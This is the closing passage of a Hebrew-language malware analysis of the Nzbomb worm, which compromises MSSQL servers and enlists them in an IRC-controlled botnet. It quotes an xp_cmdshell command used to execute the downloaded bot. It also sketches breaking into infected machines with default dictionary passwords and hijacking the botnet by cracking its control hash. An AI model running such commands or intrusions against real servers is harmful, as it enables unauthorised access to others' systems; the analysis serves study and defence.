לאחר הורדת הקובץ מתבצעת עוד שאילתה, בדיוק באותה התצורה- הפעם להרצת הקובץ:

```
EXEC master..xp_cmdshell filename
```

(המחרוזת המודגשות הן משתנים)

לאחר הרצת הקובץ- שרת ה-MSSQL הופך להיות זומבי לכל דבר, התולעת רצה עליו, הוא מתחבר לשרת ה-IRC שהוגדר לו בכדי לקבל פקודות ומתחיל לסרוק טווחי IP בכדי לנסות להנגיע בעצמו שרתים ומחשבים אחרים...

סיכום


בשלב זה אני אסיים את המאמר, נכון שיש עוד הרבה, וכמעט ולא התקדמתי מבחינת חקירת אירועי התקיפה שה-Firewall שלי דיווח (וממשיך לדווח), אבל לפחות עניתי לעצמי על השאלה: לא מדובר בהתראות שווא בכלל. רשת האינטרנט מלאה בזומבים שמנסים להדביק אותנו.

אז מה הם כיווני החקירה שניתן להתקדם בהם?

כל כיוון חקירה שאני יכול לחשוב עליו יתחיל כמובן בהשגת עותק של הקובץ הבינארי של Nzbomb. שקומפל וקונפג מהרשת שמנסה לתקוף אותי.

קיימות שתי דרכים להשיג אותו:

- **הדרך הלא חוקית:** פריצה לאחד הזומבים שתקף אותי בעבר והשגת הבינארי, שאגב, זה לא אמור להיות בעייתי בכלל- כל אחד מהזומבים שתקף אותי בהכרח פגיע ללפחות אחד מוקטורי התקיפה שבהם הזומבי ניסה לתקוף אותי, לדוגמא: שימוש באקספלויט ה-KillBill/DCom, או המקרה הקלאסי ביותר: במידה ותקף אותי שרת MSSQL אני אוכל לפרוץ אליו בעזרת התחברות מרחוק למשתמש administrator או sa עם אחת מהסיסמאות שמופיעות במילון מהקובץ ...mssql.cpp



- **הדרך החוקית:** במקום שמוחמד יבוא אל ההר- ההר יבוא אל מוחמד: הקמת מכונה וירטואלית פריצה (לדוגמא- מכונת XP SP1 שחשופה ל-DCom, או מכונת 2003 Server עם שרת MSSQL שפתוח לחיבורים מבחוץ עם סיסמא שתופיע במילון הסיסמאות של הבוט), ואז פשוט... לחכות. ברגע שאחד הבוטים יסרוק אותי- הוא כבר לבד יפרוץ אלי ויגיש לי על מגש וירטואלי את הקובץ שאנחנו מעוניינים לחקור ☺

כמובן שהשגת הקובץ היא רק השלב הראשון, לאחר מכן אנחנו נאלץ לבצע הנדסה-לאחור בכדי לשלוח את ה-Hash לניטרול / הורדת קובץ והרצתו (הורדת קובץ והרצתו תעזור לנו להשבית את רשת הזומבים ע"י יצירת קובץ קטן שמסיר את הבוט מהערך ב-Registry שעוזר לו לשרוג Reboot ואז ביצוע Reboot וכך לנקות את המחשב...), ואז כמובן- לנסות לשבור אותה (את מחרוזת ה-Hash) בעזרת Rainbow Tables ולהשתלט על רשת הזומבים.

כמובן שניתן גם לחפש חולשות בקוד בכדי לגרום לבוטים להריץ קוד מרחוק גם בלי ה-Hash, הרי יש לנו את קוד המקור... ☺

אני מקווה שנהנתם לקרוא את המאמר, חשוב לי לציין שהפעם השתדלתי להתרחק כמה שיותר מהסיגנון שבו כתבתי את החלק הראשון של סדרת המאמרים הזאת (בחלק הקודם נגענו יותר בחקירה של התנהגות התולעת) בכדי לא לחזור על עצמי. וכמובן, בכדי לא ללכלך את הידיים ;)